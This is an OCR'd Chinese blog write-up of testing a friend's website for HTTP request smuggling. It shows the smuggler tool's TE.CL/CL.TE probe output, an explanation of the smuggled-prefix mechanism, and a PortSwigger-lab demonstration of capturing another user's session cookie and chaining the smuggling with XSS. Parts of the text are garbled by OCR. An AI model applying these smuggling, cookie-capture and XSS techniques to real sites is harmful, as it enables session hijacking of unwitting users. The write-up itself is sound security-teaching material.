
找到其request请求右键点击smuggle attcak：



在加载模块的代码中可以修改自己的数据包，对这个网站进行渗透测试的时候只是验证其是否存在HTTP请求走私，便不对其修改（黄色部分可以对数据包进行修改）。



成功之后会得到这样200响应：



经过一阵爆破，确认存在HTTP请求走私漏洞。

脚本小子怎么可能只有一个工具，既然已经有确认200的了，那就多工具验证呗。

这边放出来上述那个价值5000刀的大神利用工具：


https://github.com/defparam/smuggler

对其验证结果如下：


```
\Lenovo\Desktop\smuggler-master> py -3 .\smuggler.py --url https
t

                                  v1.1

[+] URL         : https
[+] Method      : POST
[+] Endpoint    : /
[+] Configfile  : default.py
[+] Timeout     : 5.0 seconds
[+] Cookies     : 1 (Appending to the attack)
[nameprefix1]   : OK (TECL: 1.50 - 200) (CLTE: 1.05 - 200)
[tabprefix1]    : SOCKET ERROR
[tabprefix2]    : OK (TECL: 1.01 - 403) (CLTE: 1.26 - 200)
[spacel]        : SOCKET ERROR
[midspace-01]   : SOCKET ERROR
[postspace-01]  : OK (TECL: 1.07 - 200) (CLTE: 1.25 - 200)
[prespace-01]   : SOCKET ERROR
[endspace-01]   : OK (TECL: 1.01 - 200) (CLTE: 1.25 - 200)
[xprespace-01]  : OK (TECL: 0.99 - 200) (CLTE: 1.01 - 200)
[endspacex-01]  : OK (TECL: 1.15 - 200) (CLTE: 1.18 - 200)
[rxprespace-01]: OK (TECL: 1.04 - 400) (CLTE: 1.26 - 400)
[xnprespace-01]: OK (TECL: 1.32 - 403) (CLTE: 1.33 - 403)
[endspacerx-01]: SOCKET ERROR
[endspacexn-01]: OK (TECL: 1.01 - 403) (CLTE: 1.03 - 403)
[endspace-09]   : OK (TECL: 1.28 - 200) (CLTE: 1.12 - 200)
[xprespace-09]  : OK (TECL: 1.12 - 200) (CLTE: 1.61 - 200)
[endspacex-09]  : SOCKET ERROR
[rxprespace-09]: OK (TECL: 1.09 - 400) (CLTE: 1.35 - 400)
[xnprespace-09]: OK (TECL: 1.05 - 403) (CLTE: 1.00 - 403)
[endspacerx-09]: OK (TECL: 0.99 - 400) (CLTE: 1.28 - 400)
[endspacexn-09]: OK (TECL: 1.28 - 403) (CLTE: 0.96 - 403)
[midspace-0a]   : OK (TECL: 1.11 - 403) (CLTE: 1.00 - 403)
[postspace-0a]  : SOCKET ERROR
[prespace-0a]   : OK (TECL: 1.29 - 403) (CLTE: 1.33 - 403)
[endspace-0a]   : SOCKET ERROR
[xprespace-0a]  : SOCKET ERROR
[endspacex-0a]  : OK (TECL: 1.24 - 403) (CLTE: 1.31 - 403)
[rxprespace-0a]: TECL TIMEOUT ON BOTH LENGTH 6 AND 5
[xnprespace-0a]: OK (TECL: 1.14 - 403) (CLTE: 0.97 - /
[endspacerx-0a]: Potential TECL Issue Found - POST @
- default.py
[CRITICAL]
eb-security-ac
[endspacexn-0a].
[midspace-0b]   : OK (TECL: 1.29 - 200)
[postspace-0b]  : OK (TECL: 1.25 - 200) (CLTE: 1.14 - 200)
[prespace-0b]   : SOCKET ERROR
[endspace-0b]   : OK (TECL: 1.18 - 200) (CLTE: 1.23 - 200)
[xprespace-0b]  : OK (TECL: 1.48 - 200) (CLTE: 1.75 - 200)
```

可以看出，出现了好多OK和200,那就肯定成功存在前后端服务器异步处理了呗~


事情到这，最后那就手动进行验证一遍呗，三种方式验证，我不信你还不信！



这是正常的请求包：




在此时要将repeater中的update content-length关闭，防止转发到后端服务器时content-length自动更新长度，导致请求走私不成功。



前端服务器处理`Transfer-Encoding`标头，因此将消息正文视为使用分块编码。它处理第一个块，声明为8个字节长，直到下一行的开始`SMUGGLED`。它处理第二个数据块，该数据块的长度为零，因此被视为终止请求。该请求被转发到后端服务器。

后端服务器处理`Content-Length`标头，并确定请求主体的长度为3个字节，直到下一行的开始`8`。后面的以开头的字节`SMUGGLED`未处理，后端服务器会将其视为序列中下一个请求的开始。

可以看到其返回包里显示403，并且返回“Unrecognizd method **SMUGGLEDOPOST**”,且SMUGGLEDO已经被成功带到下一个请求包中，验证成功。




四、结尾

emmmmm朋友说，那你这个有什么用呐，对我有啥危害呐。


好吧，证明了漏洞存在确实不行，必须要验证危害才行啊。

既然让我证明，那我不会稍微的糊弄你一下啊（以下实验来自实验室：https://portswigger.net/web-security/request-smuggling），恰巧网站上有这个实验。便找到给他演示了一下。


在评论处得到下一个用户的cookie，正常提交如下：



将其转发到repeater显示结果：



构造数据包不断修改其Content-Length长度，证明确实能打到cookie并捕获请求：



Safari/537.36 Sec-Fetch-Dest: document Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange; v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Accept-Encoding: gzip, deflate, br Accept-Language: en-US

baymax | 26 July 2020

baymaxGET /po [redacted] Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW; q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate [redacted] /post/comment [redacted] Connection: close Cookie: session=wZNN8YkSb4vnewhk

baymax | 26 July 2020

baymaxGET [redacted] HTTP/1.1 Host: [redacted] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW; q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Referer: [redacted] Connection: close Cookie: session=wZN[redacted]Crzti1H5 Up


baymax | 26 July 2020

baymaxGET / [redacted]


一杀完成！

我：你看哈，这边在UA存在一处反射型XSS漏洞（当然是假的）啊，我只需要用这个请求走私稍微打一下，你看下一个用户就看可以被弹窗了！

在UA处可能存在XSS漏洞，对其进行闭合并构造payload：



我;你看弹出窗来了吧，并不需要我把存在XSS的地方发给别人也能让别人弹窗！



双杀完成！

好吧，还是忍不住一顿烧烤及一顿彩虹屁的诱惑.....给修复了。

精选留言

用户设置不下载评论